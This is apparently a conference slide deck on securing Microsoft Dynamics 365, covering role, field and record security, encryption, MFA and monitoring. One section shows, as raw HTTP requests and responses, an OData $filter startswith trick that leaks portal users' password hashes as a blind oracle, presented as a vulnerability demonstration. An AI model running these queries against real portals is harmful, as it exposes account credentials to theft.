If Security Fails, Transformation Fails: Protecting Dynamics 365 the Right Way

DYNAMICSCON REGIONAL

DYNAMICSCON REGIONAL

EAST AFRICA

Joylynn Kirui
Cloud Security Advocate

Gift Amukhoye
Cybersecurity Consultant

How many of you believe your Dynamics 365 environment is secure enough to support

your next transformation milestone?

Common Vulnerabilities in Microsoft Dynamics 365

DYNAMICSCON REGIONAL

Overview of vulnerabilities and their impact on business and compliance

Average Cost of Data Breach (2023)

$4.45 M

Global average cost per incident

Organisations with SaaS Data Loss

66%

Firms reporting SaaS data loss incidents

Known Dynamics 365 CVEs

87

Security vulnerabilities recorded (2018–2024)

OData Web API Filter – Insufficient Access Enforcement

Request

Pretty Raw Hex

```
GET /_api/contacts?$select=adx_identity_passwordhash
HTTP/1.1
Host: stratus-poc.powerappsportals.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
 Safari/537.36
Content-Type: application/json
Accept: */*
Referer: https://stratus-poc.powerappsportals.com/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```

Response

Pretty Raw Hex Render


```
{
  "error":{
    "code":"90040101",
    "message":
    "Attribute adx_identity_passwordhash in table contact is
     not enabled for Web Api.",
    "innererror":{
      "code":"90040101",
      "message":
      "Attribute adx_identity_passwordhash in table contact
      is not enabled for Web Api.",
      "type":"AttributePermissionIsMissing"
    }
  }
}
```

Request

Pretty Raw Hex

```
1 GET /_api/contacts?$select=fullname&$filter=
  startswith(adx_identity_passwordhash,'ABq') HTTP/1.1
2 Host: stratus-poc.powerappsportals.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/119.0.6045.159 Safari/537.36
4 Content-Type: application/json
5 Accept: */*
6 Referer: https://stratus-poc.powerappsportals.com/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
0
1
```

Response

Pretty Raw Hex Render

```
18 {
19   "@odata.context":
     "https://stratus-poc.powerappsportals.com/_api/$metadata#c
     ontacts(fullname)",
20   "@Microsoft.Dynamics.CRM.totalrecordcount":-1,
21   "@Microsoft.Dynamics.CRM.totalrecordcountlimitexceeded":
     false,
22   "@Microsoft.Dynamics.CRM.globalmetadataversion":"2195767",
23   "value":[
24     {
25       "@odata.etag":"W/\"2201188\"",
26       "fullname":"AAA BBB",
27       "contactid":"ee5f23bd-3590-ee11-be37-00224892c767"
28     }
29   ]
30 }
```


Security Anti-Patterns and Common Mistakes

DYNAMICSCON REGIONAL

Antipattern	What We See	Risk
Cloning System Admin	Quick enablement for apps	Full tenant data exposure
Shared Admin Accounts	Teams reusing credentials	No accountability; post-breach forensics fail
Field Security Disabled	"Too restrictive for users"	Sensitive PII visible to all
Prod Data in Dev	Test scripts easier	Compliance & privacy violations
Secrets in Plugins/Flows	Hardcoded connection strings	Credential theft, lateral movement
OData for Bulk Ops	Fast data pulls	Unthrottled exfiltration
Reactive Patching	Waiting for incident	Known CVEs remain exploitable

Shared responsibility model

Security Architecture



Microsoft Dynamics 365 Security Framework

DYNAMICSCON REGIONAL

Role-Based Security (RBAC)

- Controls access based on job roles
- Privileges: Read, Write, Update, Delete
- Customizable and scalable
- Granular control across job functions

Example:

- Finance Manager vs Sales Rep – Different access to data modules

Common Roles in Dynamics 365

- **System Administrator:** Full access
- **Sales Manager:** Manages leads, dashboards
- **Finance Officer:** Access to financial modules

Key Benefit: Users only access relevant data

Field-Level Security

- Restrict visibility/edit rights for individual fields
- Applied to specific user roles or teams

Use Cases:

- Hide profit margins from non-finance staff
- Protect sensitive PII (e.g., SSNs)

Record-Level Security

- Limit access to specific records within an entity

Implementation Options:

- Security Roles
- Business Units
- Teams & Record Ownership

Example:

- Sales reps access customer records by region

Encryption

- **Advanced Encryption Encryption in Transit:**
- TLS ensures data integrity during transfer
- **Encryption at Rest:**
- Azure SQL DB encryption (AES-256)
- Secure backups and file storage

Key Management with Azure Key Vault

- Centralized control of encryption keys
- Meets compliance needs for high-sensitivity industries

Industries benefiting most:

- Healthcare
- Insurance
- Government

Multi-Factor Authentication (MFA)

- Combines password + secondary verification

Factors:

- Knowledge (Password)
- Possession (Phone/device)
- Inherence (Biometric)

Benefits:

- Strengthens security
- Ensures compliance

Monitoring and Auditing Tools Built-In Features:

- Audit Logs
- Event Monitoring
- Security Alerts

Integration with Microsoft Sentinel:

- Real-time SIEM
- AI-powered threat detection

Secure coding, testing, and avoiding performance-security trade-offs

Secure Coding Practices

Apply standard secure coding techniques like input validation and avoiding deprecated APIs to prevent vulnerabilities.

Avoiding Security-Performance Trade-offs

Design solutions that maintain security without sacrificing performance by using performance-enhancing methods that respect security principles.

Security Testing and Quality Assurance

Include security tests in UAT and penetration testing to detect misconfigurations and unauthorized access risks.

EAST AFRICA

Best Practices, Tools and Technologies

Security Layer	What It Secures	Key Technologies
Identity & Access	Who gets in and how	Entra ID, Conditional Access, MFA
Data	Who can see/edit what	RBAC, Field-Level Security, Encryption
Integrations & APIs	How systems talk to each other	App Registrations, Azure Key Vault, DLP
Environment Isolation	Where data flows	Admin Center, Dev/Test Isolation, Deployment Pipelines
Monitoring & Response	How you detect/respond to threats	Sentinel, Defender for Cloud Apps, Audit Logs
Compliance & Governance	How long data stays and what's protected	Purview, Retention Policies, Sensitivity Labels

DYNAMICSCON REGIONAL

Summary and Key Takeaways

DYNAMICSCON REGIONAL

Key Takeaways

Security is a Shared Responsibility

- Microsoft secures the infrastructure; **you secure identity, roles, and data**.
- Understand and own your side of the model.

Leverage Available Security Tools

- Use Role-Based Security, Conditional Access, DLP, Defender for Cloud Apps, Azure AD Identity Protection.
- Enable logging, monitoring, and alerting.

Security Enables Business Value

- Protects trust, ensures compliance, reduces downtime, and supports user confidence and adoption.
- A secure D365 platform fuels sustainable growth.

"Businesses and users are going to embrace technology only if they can trust it."— Satya Nadella, Chief Executive Officer of Microsoft